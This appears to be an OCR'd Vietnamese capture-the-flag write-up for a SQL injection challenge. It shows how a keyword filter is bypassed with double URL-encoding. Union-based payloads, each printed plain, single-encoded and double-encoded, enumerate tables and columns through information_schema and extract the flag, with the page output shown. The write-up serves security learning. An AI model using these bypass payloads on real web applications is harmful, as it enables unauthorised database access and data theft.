



HACKING ATTEMPT

Ở level này sau khi thử một vài cách thì em thấy không thể dùng union select trực tiếp. Các cách như unUNIONion hay (uni)(on) cũng không được. Còn 1 cách là encode đoạn query. Nếu đơn giản thì chỉ encode 1 lần. Nhưng bài này cấp độ cao nên có 1 phương pháp là encode 2 lần.



Hello and Welcome To Our Site, 1

You are not admin and not Allowed to see private DATA , Please login to Cont


Log In Admin

Me

Query: and 1=2 union select 1,2,3,4,5 and '1'='1

Encode 1:
%61%6E%64%20%31%3D%32%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%31%2C%32%2C%33%2C%34%2C%35%20%61%6E%64%20%27%31%27%3D%27%31

Encode 2:
%2561%256E%2564%2520%2531%253D%2532%2520%2575%256E%2569%256F%256E%2520%2573%2565%256C%2565%2563%2574%2520%2531%252C%2532%252C%2533%252C%2534%252C%2535%2520%2561%256E%2564%2520%2527%2531%2527%253D%2527%2531



Hello and Welcome To Our Site, BlueMilkshake_0,books,flag,users,{J_FL4G_T4BL3_0d},{j_fl4g_t4b13_0D}

You are not admin and not Allowed to see private DATA , Please login to Continue leet

Log In Admin

Me

Phần còn lại tương tự với các câu trước là lấy bảng và cột ra.


Query: and 1=2 union select 1,2,3,4,group_concat(table_name) from information_schema.tables where table_schema=database() and '1'='1

Encode 1:
%61%6E%64%20%31%3D%32%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%31%2C%32%

2C%33%2C%34%2C%67%72%6F%75%70%5F%63%6F%6E%63%61%74%28%74%61%62%6C%65%5F%6E%61%6D%65%29%20%66%72%6F%6D%20%69%6E%66%6F%72%6D%61%74%69%6F%6E%5F%73%63%68%65%6D%61%2E%74%61%62%6C%65%73%20%77%68%65%72%65%20%74%61%62%6C%65%5F%73%63%68%65%6D%61%3D%64%61%74%61%62%61%73%65%28%29%20%61%6E%64%20%27%31%27%3D%27%31

Encode 2:

%2561%256E%2564%2520%2531%253D%2532%2520%2575%256E%2569%256F%256E%2520%2573%2565%256C%2565%2563%2574%2520%2531%252C%2532%252C%2533%252C%2534%252C%2567%2572%256F%2575%2570%255F%2563%256F%256E%2563%2561%2574%2528%2574%2561%2562%256C%2565%255F%256E%2561%256D%2565%2529%2520%2566%2572%256F%256D%2520%2569%256E%2566%256F%2572%256D%2561%2574%2569%256F%256E%255F%2573%2563%2568%2565%256D%2561%252E%2574%2561%2562%256C%2565%2573%2520%2577%2568%2565%2572%2565%2520%2574%2561%2562%256C%2565%255F%2573%2563%2568%2565%256D%2561%253D%2564%2561%2574%2561%2562%2561%2573%2565%2528%2529%2520%2561%256E%2564%2520%2527%2531%2527%253D%2527%2531



Hello and Welcome To Our Site, flag,id,password,username

You are not admin and not Allowed to see private DATA , Please login to Continue leet....

Log In Admin

Me

Có Bảng tên là flag. Tiếp theo xem bảng đó có gì?


Query: and 1=2 union select 1,2,3,4,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag

Encode 1:
%61%6E%64%20%31%3D%32%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%31%2C%32%2C%33%2C%34%2C%67%72%6F%75%70%5F%63%6F%6E%63%61%74%28%63%6F%6C%75%6D%6E%5F%6E%61%6D%65%29%20%66%72%6F%6D%20%69%6E%66%6F%72%6D%61%74%69%6F%6E%5F%73%63%68%65%6D%61%2E%63%6F%6C%75%6D%6E%73%20%77%68%65%72%65%20%74%61%62%6C%65%5F%73%63%68%65%6D%61%3D%64%61%74%61%62%61%73%65%28%29%20%61%6E%64%20%74%61%62%6C%65%5F%6E%61%6D%65%3D%27%66%6C%61%67

Encode 2:

%2561%256E%2564%2520%2531%253D%2532%2520%2575%256E%2569%256F%256E%2520%2573%2565%256C%2565%2563%2574%2520%2531%252C%2532%252C%2533%252C%2534%252C%2567%2572%256F%2575%2570%255F%2563%256F%256E%2563%2561%2574%2528%2563%256F%256C%2575%256D%256E%255F%256E%2561%256D%2565%2529%2520%2566%2572%256F%256D%2520%2569%256E%2566%256F%2572%256D%2561%2574%2569%256F%256E%255F%2573%2563%2568%2565%256D%2561%252E%2563%256F%256C%2575%256D%256E%2573%2520%2577%2568%2565%2572%2565%2520%2574%2561%2562%256C%2565%255F%2573%2563%2568%2565%256D%2561%253D%2564%256

1%2574%2561%2562%2561%2573%2565%2528%2529%2520%2561%256E%2564%2520%2574%2561%2562%256C%2565%255F%256E%2561%256D%2565%253D%2527%2566%256C%2561%2567



Cuối cùng là lấy flag thôi

Query: and 1=2 union select 1,2,3,4,flag from flag where 'flag'='flag

Encode 1:
%61%6E%64%20%31%3D%32%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%31%2C%32%2C%33%2C%34%2C%66%6C%61%67%20%66%72%6F%6D%20%66%6C%61%67%20%77%68%65%72%65%20%27%66%6C%61%67%27%3D%27%66%6C%61%67

Encode 2:
%2561%256E%2564%2520%2531%253D%2532%2520%2575%256E%2569%256F%256E%2520%2573%2565%256C%2565%2563%2574%2520%2531%252C%2532%252C%2533%252C%2534%252C%2566%256C%2561%2567%2520%2566%2572%256F%256D%2520%2566%256C%2561%2567%2520%2577%2568%2565%2572%2565%2520%2527%2566%256C%2561%2567%2527%253D%2527%2566%256C%2561%2567